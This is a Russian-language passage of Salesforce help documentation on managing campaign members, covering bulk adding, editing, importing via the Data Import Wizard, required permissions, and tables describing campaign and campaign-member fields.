Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Экономия времени путем одновременного добавления в кампанию до 200 участников из списковых представлений интересов или контактов. А также обновление статуса участников, уже связанных с кампанией.

1. Перейдите к списковому представлению контактов или интересов.
2. Выберите до 200 записей для добавления в кампанию.
3. Нажмите кнопку **«Добавить в кампанию»**.
4. Введите имя кампании.
5. Выберите статус участника для новых участников.
6. Определите необходимость сохранения текущего статуса для участников, уже связанных с кампанией. При необходимости их статус можно обновить одним из значений, выбранным для новых участников.
7. Добавьте участников.

Отображение и редактирование участника кампании

Страница сведений об участнике кампании позволяет редактировать, удалять или клонировать запись участника кампании. Кроме того, данная страница позволяет преобразовать интерес, если участник кампании основывается на интересе, или создать возможность, если участник кампании основывается на контакте.

Чтобы просмотреть страницу сведений об участнике кампании, щелкните имя нужного участника кампании в столбце «Имя», «Личное имя» или «Фамилия» связанного списка «Участники кампании», доступного на странице сведений о кампании или на вкладке «Текущие участники».

Прим.: Сведения об участнике кампании доступны только при наличии соответствующих полномочий для кампании и интереса или контакта. Например, сведения об участнике кампании, созданном из интереса, доступны только при наличии полномочий на просмотр кампании и интереса.

Чтобы изменить макет страницы подробных сведений участника кампании, перейдите из раздела параметров управления объектами для участников кампании в раздел «Макеты страниц», затем щелкните **«Правка»** рядом с именем макета.

Редактирование участника кампании

Чтобы изменить участника кампании, нажмите кнопку **«Правка»** на странице сведений об участнике кампании, измените соответствующие поля и нажмите кнопку **«Сохранить»**. Поля, извлеченные из контакта или интереса, могут редактироваться только на странице сведений об интересе или контакте.

Прим.: Функция встроенного редактирования, включенная в организации, не поддерживается раскрывающимся списком «Статус» на странице сведений об участнике кампании. Чтобы изменить значения раскрывающегося списка «Статус», нажмите кнопку **«Правка»** на странице сведений о кампании.

Клонирование участника кампании

Чтобы клонировать участника кампании, нажмите кнопку **«Клонировать»** на странице сведений об участнике кампании и выберите нужную кампанию, а также нужный контакт или интерес. Измените соответствующие поля, которые хотите клонировать для нового члена кампании и нажмите кнопку **«Сохранить»**.

Удаление участника кампании

Чтобы удалить участника кампании, нажмите кнопку **«Удалить»** на странице сведений об участнике кампании.

Прим.: Удаление записи участника кампании является необратимым; запись не может быть восстановлена из корзины. Однако исходная запись интереса или контакта не подлежит удалению.

Преобразование интереса

Чтобы преобразовать интерес, использованный для создания участника кампании, нажмите кнопку **«Преобразовать интерес»** на странице сведений об участнике кампании. При преобразовании интереса участник кампании остается частью кампании, но тип участника меняется с интереса на контакт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, редактирования или удаления участников кампании:

- «Чтение» для кампаний

  И

  «Чтение» для интересов

  И

  «Чтение» для контактов

Для добавления участников кампании:

- «Чтение» для кампаний

  И

  Редактирование для интересов

  И

  Полномочие «Редактирование» для контактов

Создание возможности

Чтобы создать возможность, если участник кампании создан на основе контакта, нажмите кнопку **«Создать возможность»** на странице сведений об участнике кампании. При создании возможности участник кампании остается частью кампании.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Поля участников кампании

Поля участников кампании

Ниже перечислены поля, доступные на странице сведений об участнике кампании. Основные поля участника кампании извлекаются из записи интереса или контакта, использованной для создания участника кампании, поэтому должны редактироваться в соответствующей записи интереса или контакта. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

Поле	Описание
Кампания	Кампания, которой принадлежит интерес или контакт.
Валюта участника кампании	Стандартная валюта для всех полей валюты в записи участника кампании. Стоимость отображается в валюте участника кампании, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Тип участника кампании	Тип записи участника кампании, который определяет макет страницы, доступный участнику кампании. (Только для чтения)
Город	Часть адреса интереса или контакта: название города.
Компания (организация)	Компания, если участник кампании основан на интересе, или организация, если участник кампании основан на контакте.
Контакт	Имя контакта, если участник кампании основан на контакте.
Страна	Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.
Создано	Пользователь, создавший участника кампании. (Только для чтения)
Дата создания	Дата создания участника кампании. (Только для чтения)
Описание	Описание интереса или контакта.
Не звонить	Желает ли контакт, чтобы связь осуществлялась по телефону. При использовании Data.com значение поля «Телефон» не

Поле	Описание
	отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.
Электронная почта	Адрес эл. почты интереса или контакта.
Без рассылки по эл. почте	Желает ли контакт получать электронные сообщения. При использовании Data.com значение поля «Эл. почта» не отображается в результатах поиска и бизнес-карточках, а также отсутствует в .csv-файлах, созданных во время экспорта записей.
Факс	Номер факса интереса или контакта.
Без рассылки по факсу	Желает ли контакт быть включенным в список рассылок по факсу.
Личное имя	Личное имя интереса или контакта.
Дата первого ответа	Дата отправки первого ответа участником кампании. (Только для чтения)
Последнее изменение сделано	Пользователь, который последним изменил запись участника кампании. (Только для чтения)
Дата последнего изменения	Дата последнего изменения записи участника кампании. (Только для чтения)
Фамилия	Фамилия интереса или контакта.
Интерес	Имя интереса, если участник кампании основан на интересе.
Источник интереса	Источник интереса (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Мобильный	Номер мобильного телефона интереса или контакта.
Тел.	Номер телефона интереса или контакта.
Отвечено	Указывает на то, ответил ли участник кампании.
Приветствие	Приветствие при обращении к пользователю (например, господин, госпожа, профессор).
Область/штат	Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.
Статус	Статус участника кампании (например, «Отправлено» или «Отвечено»).
Улица	Часть адреса интереса или контакта: название улицы.
Должность	Должность интереса или контакта (например, президент).

Поле	Описание
Почтовый индекс	Часть адреса интереса или контакта: почтовый индекс.

СМ. ТАКЖЕ:

- Отображение и редактирование участника кампании
- Пакетное добавление участников кампании

Импорт участников кампании

Добавляйте контакты, интересы и организации-лица в кампании с помощью мастера импорта данных.

Мастер импорта данных позволяет назначенному пользователю Marketing использовать CSV-файл (значения, введенные через запятую) для импорта контактов, интересов и организаций-лиц, а также отслеживания их ответов на каждом этапе кампании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление или обновление участников кампании с помощью мастера импорта данных

Для одновременного обновления большого количества участников кампании запустите мастер импорта данных со страницы сведений о кампании.

Добавление существующих контактов в кампанию посредством мастера импорта данных

Чтобы добавить несколько контактов в качестве участников кампании, запустите мастер импорта данных со страницы сведений о кампании.

Добавление существующих интересов в кампанию посредством мастера импорта данных

Чтобы добавить несколько интересов в кампанию в качестве ее участников, запустите мастер импорта данных со страницы сведений о кампании.

Добавление существующих организаций-лиц в кампанию с помощью мастера импорта данных

Чтобы добавить несколько организаций-лиц в качестве участников кампании, запустите мастер импорта данных со страницы сведений о кампании.

Создание контактов и добавление их в кампанию посредством мастера импорта данных

С помощью одного файла импорта можно создать несколько контактов одновременно и сделать их участниками кампании.

Создание интересов и их добавление в кампанию с помощью мастера импорта данных

Чтобы добавить несколько интересов в кампанию в качестве ее участников, запустите мастер импорта данных со страницы сведений о кампании.

Добавление или обновление участников кампании с помощью мастера импорта данных

Для одновременного обновления большого количества участников кампании запустите мастер импорта данных со страницы сведений о кампании.

Добавление участников кампании

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- ИД Salesforce контакта или интереса. Для организаций-лиц используйте код контакта, связанный с организацией-лицом, в качестве ID Salesforce.
- ИД кампании (если вы не на странице кампании и хотите импортировать записи)

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Добавить участников — файл импорта»**.
2. Отобразится мастер импорта данных.
3. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
4. Сравните заголовки столбцов в CSV-файле с этими полями.
   - ID Salesforce контакта или интереса. Для организаций-лиц используйте код контакта, связанный с организацией-лицом, в качестве ID Salesforce.
   - ИД кампании (если вы не на странице кампании и хотите импортировать записи)
5. Нажмите кнопку **«Далее»**.
6. Проверьте параметры импортирования и нажмите **«Начать импорт»**. По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

Обновление участников кампании

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- ID Salesforce контакта, интереса или участника кампании. Для организаций-лиц используйте код контакта, связанный с организацией-лицом, в качестве ID Salesforce.
- Статус участника кампании.

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Обновить участников — импорт файла»**.
   Отобразится мастер импорта данных.
2. Выберите пункт **«Участники кампании»** и затем **«Обновить существующие записи»**.
3. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
4. Сравните заголовки столбцов в CSV-файле с этими полями.
   - ИД Salesforce участника кампании
   - Статус участника кампании

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или обновления участников кампании с помощью мастера импорта данных:

- выберите **«Пользователь Marketing»** в сведениях о пользователе

  И

  «Чтение» для контактов ИЛИ «Импорт интересов»

  И

  «Редактирование» для кампаний

5. Нажмите кнопку **«Далее»**.
6. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

СМ. ТАКЖЕ:

Импорт участников кампании

Добавление существующих контактов в кампанию посредством мастера импорта данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления собственных контактов пользователя в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»
Для добавления контактов других пользователей в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы добавить несколько контактов в качестве участников кампании, запустите мастер импорта данных со страницы сведений о кампании.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- Организация: ИД Salesforce

- Контакт: ИД Salesforce
- Контакт: Фамилия

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. Если используется Lightning Experience, в связанном списке членов кампании выберите **Импорт интересов и контактов**. Если используется Salesforce Classic, на странице сведений о кампании выберите **Управление участниками** > **Добавить участников — файл импорта**.
   Отобразится мастер импорта данных.
2. Выберите **«Организации и контакты»**, а затем **«Обновить существующие записи»**.
3. Установите для параметра «Сопоставление контакта по» значение **«ИД Salesforce.com»**.
4. Установите для параметра «Сопоставление организации по» значение **«ИД Salesforce.com»**.
5. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
6. Сравните заголовки столбцов в CSV-файле с этими полями.
   - Организация: ИД Salesforce
   - Контакт: ИД Salesforce
   - Контакт: Фамилия
7. Нажмите кнопку **«Далее»**.
8. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

СМ. ТАКЖЕ:

Импорт участников кампании

Добавление существующих интересов в кампанию посредством мастера импорта данных

Чтобы добавить несколько интересов в кампанию в качестве ее участников, запустите мастер импорта данных со страницы сведений о кампании.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- ИД Salesforce для интереса
- Фамилия интереса

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Добавить участников — импорт файла»**.
   Отобразится мастер импорта данных.
2. Выберите **«Интересы»**, а затем **«Обновить существующие записи»**.
3. Установите для параметра «Сопоставление интереса по» значение **«ИД Salesforce.com»**.
4. Выберите «Назначить интересы кампаниям» **.**
5. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
6. Выберите «Назначить контакты кампаниям».
7. Сравните заголовки столбцов в CSV-файле с этими полями.
   - ИД Salesforce для интереса
   - Фамилия интереса
8. Нажмите кнопку **«Далее»**.
9. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления существующих интересов в кампанию посредством мастера импорта данных:

- выберите **«Пользователь Marketing»** в сведениях о пользователе

  И

  «Редактирование» для кампаний

  И

  Импорт интересов

СМ. ТАКЖЕ:

Импорт участников кампании

Добавление существующих организаций-лиц в кампанию с помощью мастера импорта данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления собственных организаций-лиц пользователя в кампанию посредством мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»
Для добавления организаций-лиц других пользователей в кампанию посредством мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы добавить несколько организаций-лиц в качестве участников кампании, запустите мастер импорта данных со страницы сведений о кампании.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- ИД Salesforce контакта, связанного с организацией-лицом
- Электронная почта

Совет: Для получения ИД Salesforce или других значений от вашей организации запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Добавить участников — импорт файла»**.
   Отобразится мастер импорта данных.
2. Выберите **«Организации-лица»**, а затем **«Обновить существующие записи»**.

   Прим.: Даже при отображении параметр **«Добавить новые и обновить существующие записи»** нельзя использовать для создания новых организаций-лиц в кампаниях.
3. Выберите для параметра «Сопоставление интереса по» значение **«ИД Salesforce.com»**.
4. Выберите **«Назначить организации-лица кампаниям».**
5. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
6. Сравните заголовки столбцов в CSV-файле с этими полями.
   - ИД Salesforce контакта, связанного с организацией-лицом
   - Электронная почта

7. Нажмите кнопку **«Далее»**.
8. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

СМ. ТАКЖЕ:

Импорт участников кампании

Создание контактов и добавление их в кампанию посредством мастера импорта данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания собственных контактов пользователя и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»
Для создания контактов других пользователей и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

С помощью одного файла импорта можно создать несколько контактов одновременно и сделать их участниками кампании.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- Организация: Имя организации
- Контакт: Электронная почта

- Контакт: Фамилия
- Контакт: Имя (необязательно, но рекомендуется)

Совет: Для получения значений, уже имеющихся в вашей организации, запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Добавить участников — импорт файла»**.
   Отобразится мастер импорта данных.
2. Выберите **«Организации и контакты»**, а затем **«Добавить новые и обновить существующие записи»**.
3. Установите для параметра Сопоставление контакта по значение **«Эл. почта»**.
4. Установите для параметра Сопоставление организации по значение **«Имя и местоположение организации»**.
5. Выберите «Назначить контакты кампаниям» **.**
6. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
7. Сравните заголовки столбцов в CSV-файле с этими полями.
   - Организация: Имя организации
   - Контакт: Электронная почта
   - Контакт: Фамилия
   - Контакт: Имя (необязательно, но рекомендуется)
8. Нажмите кнопку **«Далее»**.
9. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

СМ. ТАКЖЕ:

Импорт участников кампании

Создание интересов и их добавление в кампанию с помощью мастера импорта данных

Чтобы добавить несколько интересов в кампанию в качестве ее участников, запустите мастер импорта данных со страницы сведений о кампании.

Перед началом убедитесь, что импортируемый файл имеет формат CSV и содержит значения для данных полей.

- Электронная почта
- Компания
- Фамилия
- Имя (необязательно, но рекомендуется)

Совет: Для получения значений, уже имеющихся в вашей организации, запустите отчеты и экспортируйте данные отчетов.

Эти шаги описывают один рекомендуемый метод импорта данных. Можно импортировать данные в поля Salesforce, которые здесь не перечислены. Кроме того, можно настроить процесс импорта с помощью других параметров в мастере импорта данных.

1. На странице сведений о кампании выберите **«Управление участниками»** > **«Добавить участников — импорт файла»**.
   Отобразится мастер импорта данных.
2. Выберите **«Интересы»**, затем нажмите **«Добавление новых записей и обновление текущих записей»**.
3. Выберите «Сопоставление интереса от имени» в **«Эл. почте»**.
4. Выберите «Назначить интересы кампаниям» **.**
5. Выберите CSV-файл, содержащий импортируемые данные, и нажмите **«Далее»**.
6. Сравните заголовки столбцов в CSV-файле с этими полями.
   - Электронная почта
   - Компания
   - Фамилия
   - Имя (необязательно, но рекомендуется)
7. Нажмите кнопку **«Далее»**.
8. Проверьте параметры импортирования и нажмите **«Начать импорт»**.

По окончании импорта данных вы получите уведомление по электронной почте. Проверьте результаты и устраните все возникшие ошибки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания интересов и добавления их в кампанию посредством мастера импорта данных:

- выберите **«Пользователь Marketing»** в сведениях о пользователе

  И

  «Редактирование» для кампаний

  И

  Импорт интересов

СМ. ТАКЖЕ:

Импорт участников кампании

Поля кампаний

Ниже перечислены поля, доступные в кампаниях. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Активно	Флажок, определяющий активность кампании.
Фактические затраты	Количество средств, потраченных на проведение кампании.
Плановые затраты	Количество средств, выделенных на проведение кампании.
Валюта кампании	Стандартная валюта для всех полей валюты в кампании. Стоимость отображается в валюте кампании, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Тип участника кампании	Тип записи для участников кампании; определяет макет страницы для участников кампании.
Имя кампании	Название кампании.
Ответственный за кампанию	Назначенный ответственный за кампанию.
Тип записи кампании	Тип записи для кампании; определяет значения раскрывающегося списка, доступные для кампании.
Преобразованные интересы в кампании	Количество интересов, преобразованных в организации в результате проведения маркетинговых мер, предпринятых в рамках кампании. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Дополнительную информацию о преобразовании интересов см. в разделе «Преобразование квалифицированных интересов» на странице 1638. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля

Поле	Описание
	не инициируют выполнение бизнес-правил.
Создано	Пользователь, создавший кампанию, а также дата и время создания. (Только для чтения)
Настраиваемые ссылки	Список настраиваемых ссылок для кампаний, заданных администратором.
Описание	Описание кампании. Данное поле поддерживает ввод не более 32 Кб данных. В отчетах отображаются только первые 255 символов.»
Дата окончания	Дата завершения кампании. Ответы, полученные позже данной даты, также подлежат учету.
Ожидаемый ответ (%)	Процент ответов, который ожидается получить для кампании.
Ожидаемый доход	Количество средств, которое должно быть получено в результате проведения кампании.
Последнее изменение сделано	Пользователь, который изменял поля кампании последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка кампании. (Только для чтения)
Возможности в кампании	Вычисляемое поле для количества возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Число отправленных	Количество отдельных лиц, охваченных кампанией. Например, количество отправленных сообщений эл. почты.
Реализованные возможности в кампании	Вычисляемое поле для количества закрытых или реализованных возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Родительская кампания	Вышестоящая кампания в иерархии кампаний.

Поле	Описание
Дата начала	Дата начала кампании.
Статус	Статус кампании (например, «Запланировано» или «Выполняется»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.
Итого фактические затраты в иерархии	Вычисляемое поле для общего количества средств, потраченных на проведение кампании. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого плановые затраты в иерархии	Вычисляемое поле для общего количества средств, выделенных на иерархию кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Контакты в кампании	Количество отдельных пользователей организации, связанных с кампанией. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого контактов в иерархии	Вычисляемое поле для количества контактов, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное

Поле	Описание
	поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого преобразованных интересов в иерархии	Вычисляемое поле для общего количества интересов, связанных с иерархией кампаний и преобразованных в организации, контакты или возможности. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого ожидаемый доход в иерархии	Вычисляемое поле для общего количества средств, которое должно быть получено от иерархии кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Интересы в кампании	Количество потенциальных возможностей (интересов), связанных с кампанией. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого интересов в иерархии	Вычисляемое поле для общего количества интересов, связанных с иерархией кампаний. Данное количество также включает преобразованные интересы. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.

Поле	Описание
Итого число отправленных в иерархии	Вычисляемое поле для общего количества отдельных лиц, охваченных иерархией кампаний (например, количество отправленных сообщений эл. почты). (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого возможностей в иерархии	Вычисляемое поле для общего количества возможностей, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Ответы в кампании	Вычисляемое поле для общего количества контактов и непреобразованных интересов, содержащих поле кампании «Статус участника» со значением «Получен ответ». (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого ответов в иерархии	Вычисляемое поле для количества контактов и непреобразованных интересов, содержащих поле иерархии кампании «Статус участника» со значением «Получен ответ». (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.

Поле	Описание
Ценные возможности в кампании	Вычисляемое поле для стоимости всех возможностей, связанных с кампанией, включая закрытые и реализованные возможности. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя и отображается в скобках. Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.
Итого ценность возможностей в иерархии	Вычисляемое поле для общей стоимости всех возможностей, связанных с иерархией кампаний, включая закрытые и реализованные возможности. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. Все кампании в иерархии должны использовать одинаковую валюту. Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя и отображается в скобках. Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных

Поле	Описание
